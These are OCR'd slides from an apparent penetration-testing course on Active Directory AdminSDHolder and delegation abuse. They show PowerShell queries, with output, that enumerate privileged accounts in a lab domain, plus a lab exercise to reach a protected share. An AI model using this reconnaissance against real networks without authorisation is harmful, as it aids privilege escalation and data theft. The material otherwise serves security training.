
AdminSDHolder and SDProp

To View:

ADSI EDIT > Default Naming Context > DC=plum,DC=local > CN=System > **CN=AdminSDHolder**

OR

Enable Advanced Features within dsa.msc



AdminSDHolder: Who / What?

```
Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215
-Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
service_accounts
_the_privileged_few
```


```
Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215
-Credential "plum\bob"  | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob"  | Select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
backupsvc
godmode
certmanager
```

NotSoSecure part of claranet cyber security

Active Directory Delegation: Targets?

- **DA may not be the end goal - ask yourself "...what is it that I *want to access*?..."**
  - **The compromised account may delegate rights over departmentalized groups, i.e. Finance/HR/Development**
    - Locate juicy data/target
    - Who has access?
    - Do we have AD delegation rights over this object?



Exercise 4.6


Demo 4.6

Active Directory Delegation Issues #2


- Gain access to the share "\\DC01\ITSupport$\Server Management" and obtain the trophy

Note: Please don't attempt to modify existing accounts (bob/kevin)


Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary



